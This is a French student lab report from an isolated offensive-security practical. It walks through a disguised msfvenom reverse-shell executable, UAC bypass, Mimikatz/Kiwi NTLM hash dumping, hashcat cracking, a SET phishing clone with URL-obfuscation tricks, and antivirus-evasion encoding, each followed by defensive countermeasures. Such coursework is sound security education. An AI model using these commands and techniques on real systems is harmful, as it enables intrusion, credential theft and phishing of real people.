

Rapport de projet

TRAVAUX PRATIQUES — SÉCURITÉ OFFENSIVE

Sommaire

Rapport de projet	1
Sommaire.....	1
Partie 0 - Préparation de l'environnement	1
Partie 1 — Reverse Shell avec Meterpreter	2
1.1 Génération du payload avec msfvenom.....	3
1.2 Partage du fichier avec la victime.....	3
1.3 Configuration du listener Metasploit	4
1.4 Exécution et récupération de session.....	4
1.5 Post-exploitation — Explorer les capacités de Meterpreter	4
1.6 Contre-mesures : À compléter.....	5
Partie 2 — Élévation de privilèges et extraction des hashes NTLM	6
2.2 Création des comptes de test.....	7
2.3 Élévation de privilèges (bypass UAC).....	7
2.4 Extraction des hashes NTLM avec le module Kiwi.....	7
2.5 Craquage des hashes avec hashcat.....	8
2.6 Contre-mesures	9
Partie 3 — Social Engineering et Phishing (SET).....	10
3.2 Lancement de SET	11
3.3 Techniques de dissimulation d'URL	12
3.4 Contre-mesures	12
Partie 4 – Cybersécurité Offensive et Défensive*	15
4.2 Lancement de msfvenom.....	16
4.3 Création d'un second payload avec encodage	16
4.4 Transfert du payload vers la victime	18

Questions de synthèse	20
Conclusion et Apprentissage critique	21

Partie 0 - Préparation de l'environnement

Nous avons commencé par mettre en place et vérifier la connectivité des deux machines virtuelles. Sur la machine Windows, nous avons attribué l'IP 192.168.56.102 dans le réseau 192.168.56.0/24 et sur la machine Kali Linux, 192.168.56.105. Les deux machines communiquent entre elles, et n'ont pas accès à internet.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group de
fault qlen 1000
    link/ether 08:00:27:50:4c:14 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)-[/home/kali]
# ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=1.43 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.849 ms
^C
--- 192.168.56.102 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.849/1.139/1.430/0.290 ms
```

Nous avons ensuite désactivé l'entièreté des sécurités Windows comme le pare-feu mais aussi la protection en temps réel et Windows defender pour rendre la machine Windows complètement vulnérable.

Partie 1 — Reverse Shell avec Meterpreter

1.1 Génération du payload avec msfvenom

Sur la vm Kali, nous utilisons l'outil msfvenom pour créer un exécutable contenant un agent meterpreter qui, une fois lancé sur la machine cible, établit une connection TCP entre les machines. Le fichier a été enregistré sous le nom mise_a_jour_securite dans le dossier /home/toto.

```
(root@kali) - [/home/kali]
# msfvenom -p windows/x64/meterpreter/reverse_tcp \
LHOST=192.168.56.105 \
LPORT=4444 \
-f exe \
-o /home/kali/mise_a_jour_securite.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/kali/mise_a_jour_securite.exe
```

1.2 Partage du fichier avec la victime


Pour transmettre le fichier à la machine Windows 10 nous allons utiliser le service Apache2 pour mettre en place un téléchargement temporaire.

```
sudo mkdir -p /var/www/html/share
sudo cp /home/kali/mise_a_jour_securite.exe /var/www/html/share/
sudo systemctl start apache2
sudo systemctl status apache2
```

Puis avec cette commande, nous allons vérifier que le service est bien opérationnel.

```
curl http://localhost/share/mise_a_jour_securite.exe --output /dev/null -w
' %{http_code} '
```

On peut voir que le retour de la commande est 100, le service est donc fonctionnel. Nous allons donc visiter l'url http://192.168.252.1/share/mise_a_jour_securite.exe pour télécharger notre fichier malveillant.



Une fois téléchargé, le fichier et maintenant sur la machine.

1.3 Configuration du listener Metasploit

Avant l'exécution du fichier sur la machine cible, il faut activer l'écoute sur la machine Kali en utilisant metasploit et l'objet exploit/multi/handler.

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

Une fois fait, la machine écoute maintenant via le port 4444.

1.4 Exécution et récupération de session

Une fois lancé sur la machine cible, on peut observer que la connexion s'établit entre la Kali et la machine cible.

```
[*] Started reverse TCP handler on 192.168.56.105:4444
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.102:63748 ) at 202
6-04-02 03:16:03 -0400
```

1.5 Post-exploitation — Explorer les capacités de Meterpreter

Commandes Meterpreter et leurs significations :

- **sysinfo** affiche les informations du système distant comme le système d'exploitation et le nom de l'hôte.
- **getuid** indique l'utilisateur sous lequel la session s'exécute.
- **pwd** montre le répertoire courant dans la session.
- **ls** liste les fichiers du répertoire courant.
- **ps** liste les processus en cours d'exécution.
- **screenshot** prend une capture de l'écran interactif.
- **keyscan_start**, **keyscan_dump**, **keyscan_stop** servent à capturer et relire des frappes clavier, puis à arrêter la capture.
- **upload** envoie un fichier local vers la machine distante, et **download** récupère un fichier distant vers la machine locale.

```
root@kali: /home/kali x root@kali: /home/kali x
msf6 exploit(multi/handler) > sessions -1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WINDOWS10
OS           : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > getuid
Server username: WINDOWS10\toto
meterpreter > pwd
C:\Users\toto\Downloads
meterpreter > ls
Listing: C:\Users\toto\Downloads

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    282     fil      2024-09-10 02:25:32 -0400  desktop.ini
100777/rwxrwxrwx    7168     fil      2026-04-02 03:12:04 -0400  mise_a_jour_securite.exe
```

1.6 Contre-mesures : À compléter

Mesures de prévention

Voici 4 mesures de prévention ainsi que leurs mesures de détection concrètes qui aurait pu empêcher l'attaque que nous avons réalisé

- **Bloquer les connexions sortantes non autorisées avec un pare-feu strict.**
Cela empêche la machine compromise d'établir un canal reverse TCP vers l'attaquant. Pour le détecter il suffit de Surveiller les connexions sortantes anormales. Une session reverse TCP se repère souvent par un flux sortant inhabituel vers une IP ou un port non attendu.
- **Appliquer une protection poste de travail / EDR / antivirus avec contrôle comportemental.**
Ces solutions peuvent bloquer ou isoler un exécutable suspect avant qu'il ne lance la session inverse. Pour le détecter, il suffit de Détecter les processus et chaînes de lancement suspect. Un EDR peut alerter sur un exécutable inhabituel, une hiérarchie de processus anormale, ou une activité réseau liée à un binaire récemment lancé
- **Restreindre l'exécution des binaires inconnus ou non signés** via une politique de type allowlist. Mettre en place de la journalisation et des alertes réseau pourrait permettre d'éviter ce cas de figure pour analyser de paquets peuvent

repérer des flux correspondant à un shell inversé ou à un trafic de commande et contrôle.

- **Former les utilisateurs et durcir la prévention du phishing / des pièces jointes.**

Comme ce type d'attaque démarre souvent par l'exécution d'un fichier malveillant, réduire l'ouverture de fichiers suspects limite fortement le risque. Il suffit de 'analyser la présence de fichiers temporaires ou binaires déposés dans des répertoires sensibles

Partie 2 — Élévation de privilèges et extraction des hashes NTLM

2.2 Création des comptes de test

Dans cette partie, nous avons créé les 3 comptes utilisateur avec les commandes suivants :

```
net user etudiant1 Password123! /add
net user etudiant2 Bonjour2024! /add
net user etudiant3 Azerty123@ /add
```

2.3 Élévation de privilèges (bypass UAC)

Nous avons mis la session précédente en arrière-plan pour en lancer une nouvelle avec l'outil bypass UAC

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set lhost 192.168.56.105
lhost => 192.168.56.105
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4445
lport => 4445
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 192.168.56.105:4445
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 192.168.56.102
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (192.168.56.105:4445 → 192.168.56.102:56784 ) at 2026-04-02 03:31:32 -0400

meterpreter > █
```

Nous avons ensuite interagi avec cette session pour récupérer quelque information sur celle-ci.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > █
```


2.4 Extraction des hashes NTLM avec le module Kiwi

Nous avons ensuite utilisé l'outil Kiwi et l'intégrations de Mimikatz dans Meterpreter pour pouvoir extraire les hash des mots de passe.

Après avoir effectué les commandes :

```
use kiwi
lsa_dump_sam_
```

Le resultat affiché et le suivant :

```
RID : 000003e9 (1001)
User : etudiant1
Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 655e945db832be1935685cb61a6858d5

* Primary:Kerberos-Newer-Keys *
  Default Salt : WINDOWS10etudiant1
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : d00b3d717202621615119543ffd0df6f3fe0265e88886bb3aa6ae
7f41190bbf5
    aes128_hmac      (4096) : d10e45de7e7047ff1a23e1b3db8b1d9d
    des_cbc_md5      (4096) : fec7ba34b90e4c92

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WINDOWS10etudiant1
  Credentials
```

On peut y voir de nombreuses informations sur les Hashs.

2.5 Craquage des hashes avec hashcat

Dans un nouveau terminal, nous avons créé un fichier contenant tous les hashes que nous avons récupérés. Après avoir créé le fichier, nous allons coller tous les hashes à l'intérieur.

nano /home/kali/hashs.txt

```
GNU nano 5.9 /home/kali/hashs.txt *
fbbf55d0ef0e34d39593f55c5f2ca5f2
3176a8eb20abcd5ef892ed92cc680cd8
fbbf55d0ef0e34d39593f55c5f2ca5f2
2b576acbe6bcfda7294d6bd18041b8fe
3d7e108a33bed98e335cbf059737dbf8
632c2f10dbd8abf45a5a24df524118c4
```

Puis, nous allons avec hashcat lancer une attaque par dictionnaire de manière à briser le hash et récupérer le mot de passe avant de les afficher.

```
gunzip /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 1000 /home/kali/hashs.txt /usr/share/wordlists/rockyou.txt
```

```
(root@kali)-[/home/kali]
# hashcat -m 1000 /home/kali/hashs.txt /usr/share/wordlists/rockyou.txt 127 x
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 9.0.1, SLEEF, DISTRO
, POCL_DEBUG) - Platform #1 [The pocl project]


=====
* Device #1: pthread-Intel(R) Core(TM) i5-4690 CPU @ 3.50GHz, 1422/1486 MB (512 MB all
ocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 6 digests; 5 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
hashcat -m 1000 /home/kali/hashs.txt /usr/share/wordlists/rockyou.txt --show
```

fbbf55d0ef0e34d39593f55c5f2ca5f2



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
fbbf55d0ef0e34d39593f55c5f2ca5f2	NTLM	toto

On peut voir sur la ligne verte que le mot de passe ayant été trouvé est “toto” après l’attaque.

2.6 Contre-mesures

1. Pourquoi le hash NTLM est-il plus dangereux qu'un mot de passe chiffré ?

Le hash NTLM présente plusieurs caractéristiques qui le rendent structurellement dangereux. Premièrement, il n'y a pas de sel. NTLM ne mélange aucune valeur aléatoire au mot de passe avant de hacher. Par exemple, deux utilisateurs avec le même mot de passe auront exactement le même hash. Ce qui les rends vulnérables à des attaques par dictionnaire avec des hashes récupérés. Deuxièmement, il est utilisable directement sans être cassé. Le protocole d'authentification NTLM accepte le hash lui-même comme preuve d'identité et ne demandera jamais le mot de passe directement. Et en fin, la surface d'attaque est large. Les hash sont stockés dans la base SAM locale, dans la mémoire de LSASS, et dans le fichier NTDS.dit des contrôleurs de domaine. De nombreux outils permettent de les extraire avec des privilèges administrateur.

2. Quelles politiques de mots de passe Windows permettraient de résister à une attaque par dictionnaire ?

Une attaque par dictionnaire teste une liste de mots courants, de variantes et de combinaisons connues. Les solutions suivantes y résistent efficacement.

- **Longueur minimale élevée** : Imposer au minimum 14 à 16 caractères. Plus la longueur du mot de passe et conséquente, plus il sera difficile de le trouver en agrandissant l'espace de recherche.
- **Complexité obligatoire** : Imposer des caractères spéciaux dans les mots de passes (majuscules, minuscules, chiffres, symboles). Evite des mots de passes trop simples avec des mots ou groupes de mots en forçant les utilisateurs à sortir du vocabulaire ordinaire.
- **Listes de mots de passe interdits** : propose une liste dynamique de mots de passe interdits, permettant d'éviter les mots trop courts, simples, ou trop fréquents. Récupérer les listes de mots de passes connus pour les bannir serait un moyen efficace de forcer les utilisateurs à en choisir des plus complexe.

3. Qu'est-ce que la protection LSA Credentials Guard et comment l'activer sous Windows 10 ?

Le processus LSASS (Local Security Authority Subsystem Service) gère toutes les authentifications Windows et conserve en mémoire les credentials des sessions actives. LSA Protection le fait tourner en mode **Protected Process Light (PPL)**, ce qui interdit à tout processus non signé Microsoft de l'injecter ou de le lire, même avec des privilèges administrateur. Credential Guard va plus loin en utilisant la **virtualisation matérielle (VBS - Virtualization Based Security)**. Les secrets (hash NTLM, tickets Kerberos) sont isolés dans un environnement d'exécution sécurisé séparé du noyau Windows principal, appelé **Trustlet**. Même un attaquant ayant compromis le kernel ne peut pas extraire ces credentials, car ils résident dans une enclave que le noyau lui-même ne peut pas lire directement. Les deux mécanismes sont complémentaires et doivent être déployés ensemble dans un environnement sensible.

Partie 3 — Social Engineering et Phishing (SET)

3.2 Lancement de SET

Pour cette partie, nous allons utiliser l'outil SET. Il faut d'abord le lancer avec les droits administrateurs avec la commande

```
sudo setoolkit
```

Puis en naviguant dans les différents menus, nous nous sommes rendus dans le menu permettant de cloner les sites. (Social-Engineering Attacks -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner)


Une fois fait, il nous a fallu renseigner l'adresse IP de la machine KALI (192.168.56.105) ainsi que l'url du site cible du clonage, ici nous avons pris

<https://www.demon.testfire.net/login.jsp>

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.129.13.132]:192.168.56.105
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://demo.testfire.net/login.jsp

[*] Cloning the website: https://demo.testfire.net/login.jsp
[*] This could take a little bit ...
```

Une fois cloné, l'outil démarre un serveur HTTP sur le port 80 avec celui-ci. En se rendant sur notre adresse IP KALI via le navigateur sur la machine Windows, nous sommes tombés sur le clone de la page



Une fois sur le faux site, nous avons fait une tentative de connexion avec 2 faux identifiants. Ces identifiants-là ont été récupéré par l'outil et nous ont été envoyés via le terminal en rouge.

```

root@kali: /home/kali
File Actions Edit View Help
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.129.13.132]:19
2.168.56.105
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://demo.testfire.net/login.jsp

[*] Cloning the website: https://demo.testfire.net/login.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.56.102 - - [02/Apr/2026 05:16:31] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [02/Apr/2026 05:16:32] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uid=toto
POSSIBLE PASSWORD FIELD FOUND: passw=toto
POSSIBLE USERNAME FIELD FOUND: btnSubmit=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.56.102 - - [02/Apr/2026 05:17:07] "POST /doLogin HTTP/1.1" 302 -

```

3.3 Techniques de dissimulation d'URL

Un vrai attaquant cherchera à masquer l'adresse ip de son serveur HTTP et donc de son faux site. Pour ceci, il y a deux manières de procéder.

Technique 1 : Conversion IP en notation décimale

Notre adresse IP 192.128.56.102 peut être convertie en entier décimal. Après conversion rapide en ligne à l'aide d'un convertisseur, nous avons obtenu les décimales suivantes :

http://3232249961

Altoro Mutual - <http://192.168.56.105>

En y accédant, nous retombons sur notre faux site.

Technique 2 — Confusion par le caractère @

La syntaxe <http://utilisateur:motdepasse@serveur> est une URL légitime pour l'authentification HTTP de base. Si nous utilisons ce principe, cela nous donne pour notre site <http://facebook@192.168.56.105>. En la testant sur notre machine Windows, encore une fois, nous nous retrouvons sur notre site cloné.

<http://facebook@192.168.56.105>

<http://192.168.56.105>

3.4 Contre-mesures

1. Comment DMARC, DKIM et SPF permettent-ils de lutter contre le phishing par e-mail ?

Ces trois protocoles forment une chaîne de vérification complémentaire qui s'applique à des aspects différents de l'authenticité d'un e-mail.

SPF (Sender Policy Framework) répond à la question : **ce serveur a-t-il le droit d'envoyer des e-mails au nom de ce domaine ?**

Le propriétaire d'un domaine publie dans son DNS un enregistrement TXT listant les adresses IP et serveurs autorisés à émettre des messages en son nom. Lorsqu'un serveur destinataire reçoit un e-mail, il interroge le DNS de l'expéditeur apparent et vérifie si l'IP du serveur émetteur figure dans cette liste.

DKIM (DomainKeys Identified Mail) répond à la question : **ce message a-t-il été altéré et provient-il bien du domaine annoncé ?**

Le serveur émetteur signe cryptographiquement le corps du message et certains en-têtes avec une clé privée. La clé publique correspondante est publiée dans le DNS du domaine. Le serveur destinataire récupère cette clé et vérifie la signature. Toute modification du message en transit invalide la signature.

DMARC (Domain-based Message Authentication, Reporting and Conformance) répond à la question : **que faire si SPF ou DKIM échoue, et comment en être informé ?**

DMARC articule SPF et DKIM en définissant une politique explicite que les serveurs destinataires doivent appliquer. Il exige également l'alignement : le domaine dans l'en-tête From visible doit correspondre au domaine validé par SPF ou DKIM, ce qui ferme la brèche laissée ouverte par SPF seul.

Un attaquant qui tente d'envoyer un e-mail en usurpant @banque-exemple.fr depuis son propre serveur échoue sur les trois niveaux : son IP ne figure pas dans le SPF, il ne possède pas la clé privée DKIM, et DMARC constate l'échec et ordonne le rejet. Sans DMARC, SPF et DKIM seuls ne suffisent pas car leur résultat d'échec n'est pas forcément suivi d'action par le serveur destinataire.

2. Citez 3 indicateurs visuels qu'un utilisateur averti peut observer pour détecter un site de phishing.

Indicateur 1 — L'URL et le nom de domaine

C'est le signal le plus fiable et le plus souvent négligé. Un utilisateur averti examine systématiquement la barre d'adresse, non pas le contenu visuel de la page. Les techniques d'usurpation courantes incluent des lettres remplacées par des chiffres (l - > 1, o->0, m->rn, etc....), des caractères cyrilliques ou grecs qui ressemblent aux caractères latins : apple.com pourrait contenir un a cyrillique / grec, et en fin, les domaines de redirection, qui redirige sur une autre page pour détourner l'attention des utilisateurs.

Indicateur 2 — Les signes de précipitation et de pression dans le contenu

Les sites de phishing cherchent à court-circuiter le raisonnement critique. Les indices visuels sont souvent présents dans le contenu lui-même :

- Messages d'urgence artificiels : "Votre compte sera suspendu dans 24 heures", "Action requise immédiatement"
- Formulaire demandant des informations excessives ou inhabituelles (code PIN, numéro de carte complet, mot de passe actuel)
- Fautes d'orthographe, de grammaire ou de mise en forme incohérentes par rapport au site légitime
- Logos flous, proportions incorrectes, couleurs légèrement décalées par rapport à la charte graphique officielle

Indicateur 3 — Le certificat TLS et les métadonnées du site

Le cadenas HTTPS ne garantit pas la légitimité d'un site, il garantit uniquement le chiffrement du transport. Un attaquant peut parfaitement obtenir un certificat TLS gratuit (Let's Encrypt) pour son domaine frauduleux. Cependant, des vérifications complémentaires sont instructives :

- Cliquer sur le cadenas pour inspecter le certificat : vérifier l'organisation mentionnée (un site bancaire légitime possède souvent un certificat EV mentionnant son nom légal), la date d'émission (les domaines de phishing ont souvent des certificats très récents, émis quelques jours avant l'attaque), et l'autorité de certification
- Vérifier l'absence de cadenas ou la présence d'une alerte de sécurité du navigateur
- Sur mobile, forcer l'affichage de l'URL complète car les navigateurs mobiles la tronquent par défaut, ce qui est délibérément exploité par les attaquants

3. Qu'est-ce qu'une simulation de phishing interne et quel est son intérêt pédagogique ?

Une simulation de phishing interne est une campagne d'hameçonnage factice organisée par l'équipe sécurité à l'encontre des propres collaborateurs d'une organisation, à leur insu, dans un cadre éthique et légal défini en amont par la direction.

L'équipe conçoit des e-mails imitant des scénarios réalistes : fausse notification RH sur les bulletins de salaire, fausse alerte IT demandant une réinitialisation de mot de passe, fausse livraison de colis, fausse invitation à un document partagé. Les liens redirigent non pas vers des pages malveillantes réelles, mais vers une page de sensibilisation interne ou un tableau de bord de mesure.

Les métriques collectées sont généralement :

- le taux d'ouverture de l'e-mail
- le taux de clic sur le lien
- le taux de saisie d'informations dans le formulaire fictif
- le taux de signalement par les collaborateurs vigilants

La prise de conscience par l'expérience. Un collaborateur qui a cliqué et découvert qu'il vient d'être simulé retient la leçon de manière incomparablement plus efficace qu'après une formation théorique. L'affect et la surprise jouent un rôle majeur dans la mémorisation. C'est le principe de l'apprentissage par l'erreur dans un environnement sans risque réel.

La mesure objective du niveau de maturité. Les simulations permettent de quantifier le risque humain réel, département par département, et de suivre son évolution dans le temps. Elles transforment un facteur subjectif ("nos employés sont-ils sensibilisés ?") en indicateur mesurable et comparable.

La personnalisation de la formation. Les collaborateurs qui ont cliqué peuvent être orientés vers des modules de formation ciblés immédiatement après l'incident simulé, au moment où leur réceptivité est maximale. Ceux qui ont au contraire signalé l'e-mail peuvent être valorisés, ce qui renforce les comportements positifs.

La culture de sécurité à long terme. Des campagnes régulières et variées installent un réflexe de vigilance durable. Les collaborateurs apprennent à questionner systématiquement les e-mails inattendus plutôt qu'à leur faire confiance par défaut.

Partie 4 – Cybersécurité Offensive et Défensive*

4.2 Lancement de msfvenom

Sur notre machine KALI, nous avons préparé les éléments suivants à l'aide de l'outil msfvenom :

Le payload (le programme malveillant qui sera exécuté sur la victime) et le listener (le serveur qui attend la connexion de la victime).



```
(root@kali)~# msfvenom -p windows/x64/meterpreter/reverse_tcp \
HOST=192.168.56.105 \
PORT=4444 \
-f exe \
-o /tmp/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/payload.exe
```

1. Pourquoi utiliser un reverse TCP plutôt qu'un bind TCP ?

En bind TCP, le payload ouvre un port en écoute sur la cible et attend que l'attaquant s'y connecte. Le problème est que les pare-feux bloquent quasi systématiquement les connexions entrantes non sollicitées vers la machine cible.

En reverse TCP, c'est la cible qui initie la connexion vers l'attaquant. Les pare-feux laissent généralement passer les connexions sortantes, ce qui rend le reverse TCP bien plus fiable en conditions réelles.

2. Notez la taille du payload

Pour notre payload, sa taille est de 510 bytes, et pour la taille du .exe final elle est de 7168 bytes.

4.3 Création d'un second payload avec encodage

Les antivirus utilisent des signatures : des motifs binaires caractéristiques des malwares. En modifiant le payload (sans changer sa fonction), on peut parfois éviter la détection par signature. L'encodage est une technique de transformation.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
LHOST=192.168.56.195 \
LPORT=4444 \
-e x86/shikata_ga_nai \
-i 5 \
-f exe \
-o /tmp/payload_encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai succeeded with size 618 (iteration=3)
x86/shikata_ga_nai succeeded with size 645 (iteration=4)
x86/shikata_ga_nai chosen with final size 645
Payload size: 645 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/payload_encoded.exe
```

Question : L'encodage garantit-il de passer tous les antivirus ?

Non. L'encodage ne garantit pas de contourner tous les antivirus, pour plusieurs raisons :

- Les antivirus modernes ne se basent plus uniquement sur des signatures statiques. Ils utilisent également l'**analyse heuristique** et l'**analyse comportementale** : même si le binaire est transformé, son comportement à l'exécution reste détectable.
- L'encodeur "shikata_ga_nai" est **connu et signé** par pratiquement tous les antivirus depuis de nombreuses années. Son empreinte est dans toutes les bases de données de signatures.
- Le flag -i 5 applique 5 itérations d'encodage, ce qui augmente légèrement l'obfuscation mais ne change pas fondamentalement la détectabilité.

Nous allons en suite lancer Metasploit et exécuter les commandes suivantes :

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.105
set LPORT 4444
set ExitOnSession false
exploit -j
```

Questions : 1. Expliquez l'utilité des deux dernières commandes

set ExitOnSession false

Par défaut, le handler Metasploit se ferme automatiquement dès qu'une session est ouverte. Cette commande désactive ce comportement : le listener reste actif en permanence, prêt à recevoir de nouvelles connexions entrantes. Cela est utile lorsque le payload est déployé sur plusieurs machines ou relancé plusieurs fois.

exploit -j

Le flag -j lance le handler en tant que **job en arrière-plan**. Sans ce flag, le listener monopolise la console et empêche toute autre interaction. En mode job, la console msfconsole reste disponible pour :

- consulter les sessions actives avec sessions -l
- interagir avec une session avec sessions -i
- lancer d'autres modules en parallèle

4.4 Transfert du payload vers la victime

Nous allons en suite effectuer les étapes de transfert du payload vers la machine windows dans l'ordre suivant :

- Démarrer un serveur web
- Interaction avec la session

```
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.102:64255 ) at 202
6-04-02 05:38:46 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WINDOWS10
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

- Navigation dans le système de fichiers

```
meterpreter > cd C:\\Users\\toto\\Desktop
meterpreter > ls
Listing: C:\\Users\\toto\\Desktop

Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-   282     fil    2024-09-10 02:25:32 -0400  desktop.ini
```

- Récupération d'informations système

